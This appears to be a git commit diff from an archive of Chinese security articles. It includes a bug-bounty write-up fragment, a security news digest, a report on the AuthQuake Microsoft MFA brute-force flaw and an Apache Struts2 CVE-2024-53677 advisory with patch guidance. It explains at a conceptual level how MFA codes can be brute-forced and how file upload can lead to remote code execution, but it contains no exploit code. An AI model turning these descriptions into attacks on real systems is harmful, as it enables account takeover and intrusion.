如果你对海外漏洞感兴趣
|
||||
|
||||
有疑惑 没方向
|
||||
|
||||
那这次直播你一定不能错过!
|
||||
|
||||
还等什么呢?
|
||||
|
||||
赶紧预约上车呀!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
File diff suppressed because it is too large.
Load diff
+35
-11
@@ -1,5 +1,5 @@
|
||||
# 发现关键漏洞获得 $4,000 赏金奖励
|
||||
原创 骨哥说事 骨哥说事 2024-12-11 01:20
|
||||
迪哥讲事 2024-12-12 12:30
|
||||
|
||||
<table><tbody><tr><td data-colwidth="557" width="557" valign="top" style="word-break: break-all;"><h1 data-selectable-paragraph="" style="white-space: normal;outline: 0px;max-width: 100%;font-family: -apple-system, system-ui, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;background-color: rgb(255, 255, 255);box-sizing: border-box !important;overflow-wrap: break-word !important;"><strong style="outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="color: rgb(255, 0, 0);"><strong><span style="font-size: 15px;"><span leaf="">声明:</span></span></strong></span><span style="font-size: 15px;"></span></span></strong><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="font-size: 15px;"><span leaf="">文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由用户承担全部法律及连带责任,文章作者不承担任何法律及连带责任。</span></span></span></h1></td></tr></tbody></table>#
|
||||
# 文章原文:https://gugesay.com/archives/XXXX
|
||||
@@ -9,7 +9,6 @@
|
||||
#
|
||||
|
||||
|
||||
|
||||
- 目录
|
||||
|
||||
- 子域枚举
|
||||
@@ -101,17 +100,42 @@ POST /FileGenerator/user/ZAZZ-SDFSSDF-ZERZE-QSDFQSF Host: test-domain-h1.app.com
|
||||
|
||||
1. 撞洞?不放弃:测试类似的功能通常可以发现被忽视的漏洞
|
||||
|
||||
如果你是一个长期主义者,欢迎加入我的知识星球,我们一起往前走,每日都会更新,精细化运营,微信识别二维码付费即可加入,如不满意,72 小时内可在 App 内无条件自助退款
|
||||
|
||||
|
||||
## 往期回顾
|
||||
|
||||
[一款bp神器](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247495880&idx=1&sn=65d42fbff5e198509e55072674ac5283&chksm=e8a5faabdfd273bd55df8f7db3d644d3102d7382020234741e37ca29e963eace13dd17fcabdd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[ssrf绕过新思路](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247495841&idx=1&sn=bbf477afa30391b8072d23469645d026&chksm=e8a5fac2dfd273d42344f18c7c6f0f7a158cca94041c4c4db330c3adf2d1f77f062dcaf6c5e0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[一个辅助测试ssrf的工具](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496380&idx=1&sn=78c0c4c67821f5ecbe4f3947b567eeec&chksm=e8a5f8dfdfd271c935aeb4444ea7e928c55cb4c823c51f1067f267699d71a1aad086cf203b99&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[dom-xss精选文章](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247488819&idx=1&sn=5141f88f3e70b9c97e63a4b68689bf6e&chksm=e8a61f50dfd1964692f93412f122087ac160b743b4532ee0c1e42a83039de62825ebbd066a1e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[年度精选文章](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247487187&idx=1&sn=622438ee6492e4c639ebd8500384ab2f&chksm=e8a604b0dfd18da6c459b4705abd520cc2259a607dd9306915d845c1965224cc117207fc6236&scene=21#wechat_redirect)
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247487187&idx=1&sn=622438ee6492e4c639ebd8500384ab2f&chksm=e8a604b0dfd18da6c459b4705abd520cc2259a607dd9306915d845c1965224cc117207fc6236&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Nuclei权威指南-如何躺赚](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247487122&idx=1&sn=32459310408d126aa43240673b8b0846&chksm=e8a604f1dfd18de737769dd512ad4063a3da328117b8a98c4ca9bc5b48af4dcfa397c667f4e3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[漏洞赏金猎人系列-如何测试设置功能IV](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247486973&idx=1&sn=6ec419db11ff93d30aa2fbc04d8dbab6&chksm=e8a6079edfd18e88f6236e237837ee0d1101489d52f2abb28532162e2937ec4612f1be52a88f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[漏洞赏金猎人系列-如何测试注册功能以及相关Tips](http://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247486764&idx=1&sn=9f78d4c937675d76fb94de20effdeb78&chksm=e8a6074fdfd18e59126990bc3fcae300cdac492b374ad3962926092aa0074c3ee0945a31aa8a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
以上内容由骨哥翻译并再创作,希望对你有所帮助。
|
||||
|
||||
原文:
|
||||
https://medium.com/@zack0x01_/how-i-found-a-critical-vulnerability-and-earned-4-000-in-bug-bounty-hunting-2ce4a1227fdc
|
||||
|
||||
**加入星球,随时交流:**
|
||||
|
||||
****
|
||||
**(前50位成员):99元/年************(后续会员统一定价):128元/年******
|
||||
|
||||
|
||||
**感谢阅读,如果觉得还不错的话,欢迎分享给更多喜爱的朋友~****====正文结束====**
|
||||
|
||||
|
||||
********
|
||||
@@ -0,0 +1,45 @@
|
||||
# 安全简讯(2024.12.12)
|
||||
启明星辰安全简讯 2024-12-12 07:56
|
||||
|
||||
**1. Cleo文件传输软件零日漏洞遭黑客利用进行数据盗窃攻击**
|
||||
|
||||
12月10日,黑客正在积极利用Cleo管理文件传输软件中的新发现的零日漏洞,侵入全球数千家公司网络,包括Target、沃尔玛等知名企业,进行数据盗窃攻击。该漏洞存在于Cleo LexiCom、VLTrader和Harmony产品中,允许不受限制的文件上传和下载,导致远程代码执行。尽管Cleo之前已修复了一个相关漏洞CVE-2024-50623,但威胁行为者仍绕过了修复继续攻击。网络安全专家指出,这些攻击与新的Termite勒索软件团伙有关。Huntress安全研究人员首次发现了该漏洞的主动攻击,并警告用户采取紧急行动,包括将系统移到防火墙后面,限制外部访问,并检查可疑文件。Cleo已确认漏洞存在,并正在开发安全更新,同时提供了缓解措施建议。据估计,美国有绝大多数易受攻击的服务器,全球范围内已有至少十个组织受到影响。
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/new-cleo-zero-day-rce-flaw-exploited-in-data-theft-attacks/
|
||||
|
||||
|
||||
**2. AppLite Banker恶意软件以银行应用程序为目标发起网络钓鱼活动**
|
||||
|
||||
12月10日,一场复杂的网络钓鱼活动正在传播名为AppLite Banker的新恶意软件变种,该恶意软件被识别为Antidot银行木马的更新版本,主要针对Android设备。攻击者通过冒充知名公司招聘人员或人力资源代表,发送网络钓鱼电子邮件引导用户下载欺诈性CRM应用程序,进而安装AppLite恶意软件。该恶意软件能执行凭证盗窃、滥用无障碍服务、远程控制、欺骗性覆盖等多种恶意活动,并针对172个应用程序,包括金融平台和加密钱包。为绕过检测,AppLite使用ZIP文件操作和嵌入HTML覆盖层混淆安全工具。该恶意软件攻击范围广泛,涉及多种语言用户,并能窃取锁屏凭证自动解锁屏幕,实现完全控制受感染设备。安全研究人员强调主动防御重要性,建议实施强大的移动设备管理政策并定期更新设备和安全软件以防范此类威胁。
|
||||
|
||||
https://www.infosecurity-magazine.com/news/applite-malware-targets-banking/
|
||||
|
||||
|
||||
**3. Microsoft 365中断导致 Office Web应用程序和管理中心瘫痪**
|
||||
|
||||
12月10日,微软正在调查一起影响Office Web应用和Microsoft 365管理中心的大面积且持续的Microsoft 365中断事件。用户报告在连接Outlook、OneDrive和其他Office 365应用程序和服务时出现问题,并收到服务中断的消息。微软指出,问题可能与身份验证基础设施中的令牌生成有关,并正在审查最近的变化以确定根本原因。作为解决方法,微软建议受影响的用户使用桌面应用程序访问Microsoft 365应用程序和文档。此前,Microsoft 365也曾发生过全球中断事件,包括影响多项服务和功能的情况。而在7月,一次大规模中断则是由分布式拒绝服务(DDoS)攻击引起的。目前,微软正在测试一个潜在的修复程序,并已部署了一个修复程序以缓解中断问题。微软表示,此次中断是由于最近的服务变更导致识别令牌到期时间出现问题,从而导致身份验证请求失败。经过一段时间的监控服务遥测后,该公司确认该问题现已解决。
|
||||
|
||||
https://www.bleepingcomputer.com/news/microsoft/microsoft-365-outage-takes-down-office-web-apps-admin-center/
|
||||
|
||||
|
||||
**4. Meta旗下四大社交平台遭全球范围攻击致服务中断**
|
||||
|
||||
12月11日,全球范围内的Facebook、Instagram、Threads和WhatsApp遭受了严重攻击,导致服务中断,不同地区的用户受到了不同程度的影响。据DownDetector称,中断发生在美国东部时间下午12:40左右,许多用户无法通过网站和应用程序访问这些服务,也无法通过WhatsApp发送消息。当用户尝试访问Facebook时,会收到错误提示。虽然Meta的业务平台状态页面没有显示大规模服务中断,但Meta承认了中断的发生,并表示正在努力恢复服务。部分地区的服务在美国东部时间下午1:20左右开始恢复,但仍有用户报告无法访问平台。此前,Meta曾在3月份和2021年遭遇过类似的服务中断。截至美国东部时间12月11日下午7:21,Meta表示中断问题已基本解决,并向受影响的用户表示歉意。
|
||||
|
||||
https://www.bleepingcomputer.com/news/technology/facebook-instagram-whatsapp-hit-by-massive-worldwide-outage/
|
||||
|
||||
|
||||
**5. 国际行动“Operation PowerOFF”重拳打击DDoS出租服务**
|
||||
|
||||
12月11日,国际行动“Operation PowerOFF”针对网络犯罪中的分布式拒绝服务(DDoS)攻击取得了显著成果。来自15个国家的执法机构合作,成功下线了27个DDoS出租服务平台,逮捕了三名管理员,并确定了这些平台的300名客户。这些平台利用僵尸网络对在线目标发起攻击,可能导致服务中断和业务损失,特别是在网上购物高峰期。欧洲刑警组织协调了此次行动,涉及多个国家,针对参与此类犯罪的各个层面的人员。其中,荷兰警方逮捕了四名涉嫌实施DDoS攻击的嫌疑人,并确定了约200名涉嫌使用被查获DDoS服务的荷兰人。此次行动的成功得益于欧洲刑警组织的分析支持、加密追踪信息以及联合网络犯罪行动特别工作组专家的协助。此前,“Operation PowerOFF”已对DDoS租赁领域进行了多次打击,包括查封大型平台Dstat.cc和入侵并关闭DigitalStress服务。
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/operation-poweroff-shuts-down-27-ddos-for-hire-platforms/
|
||||
|
||||
|
||||
**6. Krispy Kreme遭网络攻击,影响在线订购和运营**
|
||||
|
||||
12月11日,美国甜甜圈连锁店Krispy Kreme在2024年11月遭受了网络攻击,导致其在美国的在线订购系统中断,影响了部分业务运营。该公司拥有1,521家门店和众多员工,并与麦当劳等合作伙伴有积极关系。数字订单占公司销售额的15.5%,对公司业绩有重要影响。在攻击发生后,Krispy Kreme立即寻求顶尖网络安全专家的帮助,并采取措施控制和补救事件,但调查仍在进行中,具体影响尚待评估。此次攻击对公司的业务产生了重大影响,并将持续到恢复完成为止。同时,公司预计数字销售收入的损失、网络安全专家和顾问的费用以及系统恢复工作相关的成本将产生重大的财务影响。市场对此消息做出了负面反应,Krispy Kreme的股价下跌了2%。目前尚不清楚这是一次勒索软件攻击还是其他类型的攻击,也没有勒索软件组织对此次攻击负责。
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/krispy-kreme-cyberattack-impacts-online-orders-and-operations/
|
||||
|
||||
|
||||
@@ -0,0 +1,102 @@
|
||||
# 微软 MFA 中存在AuthQuake 漏洞,可导致无限次暴力攻击
|
||||
代码卫士 2024-12-12 10:09
|
||||
|
||||

|
||||
|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**作者:****Ravie Lakshmanan**
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
**网络安全研究员在微软的多因素认证 (MFA) 实现中发现了一个严重漏洞,可导致攻击者轻易绕过防御措施,越权访问受害者账户。**
|
||||
|
||||
|
||||
|
||||
|
||||
Oasis 安全公司的研究人员 Elad Luz 和 Tal Hason 在一份报告中提到,“绕过很简单:大概需要一小时左右执行,无需用户交互,也无需生成任何通知或向账户持有者提供任何告警信息。”该漏洞被称为“AuthQuake(认证地震)”,已由微软在2024年10月修复。
|
||||
|
||||
虽然微软支持多种通过MFA的用户认证方式,但其中一种方法涉及在提供凭据后,从一款认证工具app中输入一个六位数代码。一次单独的会话允许最多10次的失败尝试。
|
||||
|
||||
从本质上而言,该漏洞与在提供和验证这些一次性代码过程中缺乏速率限制以及时间间隔延长有关,因此可导致恶意人员快速触发新会话并枚举所有可能的代码组合,但甚至不会提醒受害者登录尝试失败。
|
||||
|
||||
值得注意的是,这类代码与时间有关,也被称为“基于时间的一次性密码(TOTPs)”,即将当前时间作为随机性来源生成密码。另外,这些代码的有效时间仅为30秒。研究人员提到,“然而,由于验证器与用户之间存在可能的时间差和延迟,因此验证器会被推荐接受更大的代码窗口期。简言之,这意味着一个TOTP代码的有效时间可能超过30秒。”
|
||||
|
||||
而对于微软而言,该代码的有效期可长达3分钟,因此可导致攻击者有机会利用延长的时间窗口,同时触发更多的暴力攻击进行破解。研究人员提到,“引入速率限制并确保得到正确执行至关重要。速率限制可能还不够,后续出现尝试失败应处罚账户锁定。”
|
||||
|
||||
微软随后执行了更严格的速率限制并在多次尝试失败后被触发。研究人员也表示新的速率限制持续了大概半天的时间。
|
||||
|
||||
Keeper Security 公司的首席信息安全官 James Scobey 在一份声明中提到,“最近从微软MFA中发现 AuthQuake 漏洞提醒我们,安全不仅仅是关于MFA部署,它必须获得正确配置。虽然MFA无疑是一种强大的防御措施,但其有效性取决于关键设置如速率限制用于阻止暴力尝试,而用户通知用于失败的登录尝试。这些特性并非可选项,而是为了增强可见性,从而使用户能够提前发现可疑活动并进行快速响应。”
|
||||
|
||||
|
||||
代码卫士试用地址:
|
||||
https://codesafe.qianxin.com
|
||||
|
||||
开源卫士试用地址:https://oss.qianxin.com
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[Rapid7:0day攻击和供应链攻陷剧增,MFA利用率仍较低](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247519603&idx=1&sn=70cfaf8c8f867ef05e90b02ea49b69ae&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软十二月补丁星期二值得关注的漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521758&idx=3&sn=65f54ac400f184b0f2f9f4ec9c298658&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[ProxyToken:微软 Exchange 服务器中的认证绕过新漏洞,可窃取用户邮件](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247507548&idx=1&sn=8bb0ef890eeea9a16bf623e46f1cc905&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软强制 Azure AD 管理员账户启用多因素认证机制](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247487462&idx=2&sn=a4b76c222fc71b6471a1bd0365e8a1eb&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软发布带外更新,紧急修复 Kerberos 认证问题](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247497950&idx=3&sn=da87daff20810c5e2db4c1739a91798e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
|
||||
https://thehackernews.com/2024/12/microsoft-mfa-authquake-flaw-enabled.html
|
||||
|
||||
|
||||
题图:
|
||||
Pexels
|
||||
License
|
||||
|
||||
****
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
@@ -0,0 +1,103 @@
|
||||
# 漏洞通告 | Apache Struts2文件上传漏洞
|
||||
原创 微步情报局 微步在线研究响应中心 2024-12-12 04:35
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞概况**
|
||||
|
||||
|
||||
|
||||
Apache Struts2 是一个开源的 Java Web 应用程序开发框架,旨在帮助开发人员构建灵活、可维护和可扩展的企业级 Web 应用程序。
|
||||
|
||||
微步情报局获取到 Apache Struts2 文件上传漏洞情报
|
||||
CVE-2024-53677 (https://x.threatbook.com/v5/vul/XVE-2024-35895),攻击者成功利用
|
||||
该漏洞可上传任意文件,从而远程执行任意代码
|
||||
。
|
||||
|
||||
当前尚不掌握漏洞完整利用细节。但需要注意的是,此漏洞与
|
||||
CVE-2023-50164
|
||||
|
||||
(https://x.threatbook.com/v5/vul/XVE-2023-35659) 类似,
|
||||
如果系统没有使用 FileUploadInterceptor 组件,则不受此漏洞影响
|
||||
。
|
||||
|
||||
|
||||
|
||||
**漏洞处置优先级(VPT)**
|
||||
|
||||
|
||||
|
||||
**综合处置优先级:中**
|
||||
<table><tbody style="outline: 0px;"><tr style="outline: 0px;height: 31.0667px;"><td width="110" colspan="1" rowspan="2" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);font-size: 14px;letter-spacing: 1px;"><strong style="outline: 0px;">基本信息</strong></span><o:p style="outline: 0px;"></o:p></p></td><td width="186" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;">微步编号</span><o:p style="outline: 0px;"></o:p></p></td><td width="88" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><span style="font-size: 14px;color: rgb(84, 84, 84);">XVE-2024-35895</span></td></tr><tr style="padding-right: 7.2px;padding-left: 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;height: 31.0667px;"><td colspan="1" rowspan="1" width="189" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;" height="31"><span style="outline: 0px;font-size: 14px;color: rgb(84, 84, 84);">漏洞类型</span><br style="outline: 0px;"/></td><td colspan="1" rowspan="1" width="221" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;" height="31"><p><span style="font-size: 14px;color: rgb(84, 84, 84);">远程代码执行</span></p></td></tr><tr style="outline: 0px;height: 31.0667px;"><td width="135" colspan="1" rowspan="5" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><strong style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;">利用条件评估</span></strong><o:p style="outline: 0px;"></o:p></p></td><td width="169" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;">利用漏洞的网络条件<br style="outline: 0px;"/></span><o:p style="outline: 0px;"></o:p></p></td><td width="221" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><span style="font-size: 14px;color: rgb(84, 84, 84);">远程</span></td></tr><tr style="outline: 0px;height: 31.0667px;"><td width="189" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);font-size: 14px;letter-spacing: 1px;">是否需要绕过安全机制</span><o:p style="outline: 0px;"></o:p></p></td><td width="221" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><span style="font-size: 14px;color: rgb(84, 84, 84);">不需要</span></td></tr><tr style="outline: 0px;height: 27px;"><td width="189" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;">对被攻击系统的要求<br style="outline: 0px;"/></span><o:p style="outline: 0px;"></o:p></p></td><td width="221" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><span style="font-size: 14px;color: rgb(84, 84, 84);">使用FileUploadInterceptor组件</span></td></tr><tr style="outline: 0px;height: 27px;"><td width="189" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);font-size: 14px;letter-spacing: 1px;text-wrap: wrap;">利用漏洞的权限要求</span><o:p style="outline: 0px;"></o:p></p></td><td widtLine truncated
|
||||
|
||||
**漏洞影响范围**
|
||||
|
||||
|
||||
|
||||
<table><tbody style="outline: 0px;"><tr style="outline: 0px;height: 33.2px;"><td width="152" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><strong style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;">产品名称</span></strong><o:p style="outline: 0px;"></o:p></p></td><td width="346" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><span style="font-size: 14px;color: rgb(84, 84, 84);">Apache软件基金会 - Apache Struts </span></td></tr><tr style="outline: 0px;height: 27px;"><td width="172" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><span style="color: rgb(84, 84, 84);"><strong style="outline: 0px;"><span style="outline: 0px;letter-spacing: 1px;font-size: 14px;">受影响版本</span></strong></span><o:p style="outline: 0px;"></o:p></p></td><td width="346" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p><span style="color: rgb(84, 84, 84);font-size: 14px;letter-spacing: 0.034em;">2.0.0 - 2.3.37 </span></p><p><span style="font-size: 14px;color: rgb(84, 84, 84);">2.5.0 - 2.5.33</span></p><p><span style="font-size: 14px;color: rgb(84, 84, 84);">6.0.0 - 6.3.0.2</span></p></td></tr><tr style="outline: 0px;height: 35.6px;"><td width="172" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><p style="outline: 0px;"><strong style="outline: 0px;"><span style="outline: 0px;color: rgb(84, 84, 84);letter-spacing: 1px;font-size: 14px;">有无修复补丁</span></strong><o:p style="outline: 0px;"></o:p></p></td><td width="346" colspan="1" rowspan="1" style="padding: 0px 7.2px;outline: 0px;word-break: break-all;hyphens: auto;border-width: 0.666667px;border-color: rgb(191, 191, 191);vertical-align: top;"><span style="letter-spacing: 0.578px;font-size: 14px;color: rgb(84, 84, 84);">有</span></td></tr></tbody></table>
|
||||
**修复方案**
|
||||
|
||||
|
||||
|
||||
**官方修复方案:**
|
||||
|
||||
Apache Struts 已发布安全通告,官方通告链接:
|
||||
|
||||
https://cwiki.apache.org/confluence/display/WW/S2-067
|
||||
|
||||
请根据官方通告将 Struts 升级至 6.4.0 并使用 ActionFileUploadInterceptor 作为文件上传组件。
|
||||
|
||||
## 临时修复方案:
|
||||
1. 自查业务是否使用了
|
||||
FileUploadInterceptor 组件
|
||||
,如果并未使用则不受该漏洞影响。
|
||||
|
||||
1. 使用防护类设备对文件上传接口进行防护。
|
||||
|
||||
1. 如非必要,避免将资产暴露在互联网。
|
||||
|
||||
- END -
|
||||
|
||||
|
||||
//
|
||||
|
||||
**微步漏洞情报订阅服务**
|
||||
|
||||
|
||||
微步提供漏洞情报订阅服务,精准、高效助力企业漏洞运营:
|
||||
- 提供高价值漏洞情报,具备及时、准确、全面和可操作性,帮助企业高效应对漏洞应急与日常运营难题;
|
||||
|
||||
- 可实现对高威胁漏洞提前掌握,以最快的效率解决信息差问题,缩短漏洞运营MTTR;
|
||||
|
||||
- 提供漏洞完整的技术细节,更贴近用户漏洞处置的落地;
|
||||
|
||||
- 将漏洞与威胁事件库、APT组织和黑产团伙攻击大数据、网络空间测绘等结合,对漏洞的实际风险进行持续动态更新。
|
||||
|
||||
|
||||
扫码在线沟通
|
||||
|
||||
↓
|
||||
↓↓
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[点此电话咨询]()
|
||||
|
||||
|
||||
|
||||
|
||||
**X漏洞奖励计划**
|
||||
|
||||
|
||||
“X漏洞奖励计划”是微步X情报社区推出的一款
|
||||
针对未公开
|
||||
漏洞的奖励计划,我们鼓励白帽子提交挖掘到的0day漏洞,并给予白帽子可观的奖励。我们期望通过该计划与白帽子共同努力,提升0day防御能力,守护数字世界安全。
|
||||
|
||||
活动详情:
|
||||
https://x.threatbook.com/v5/vulReward
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user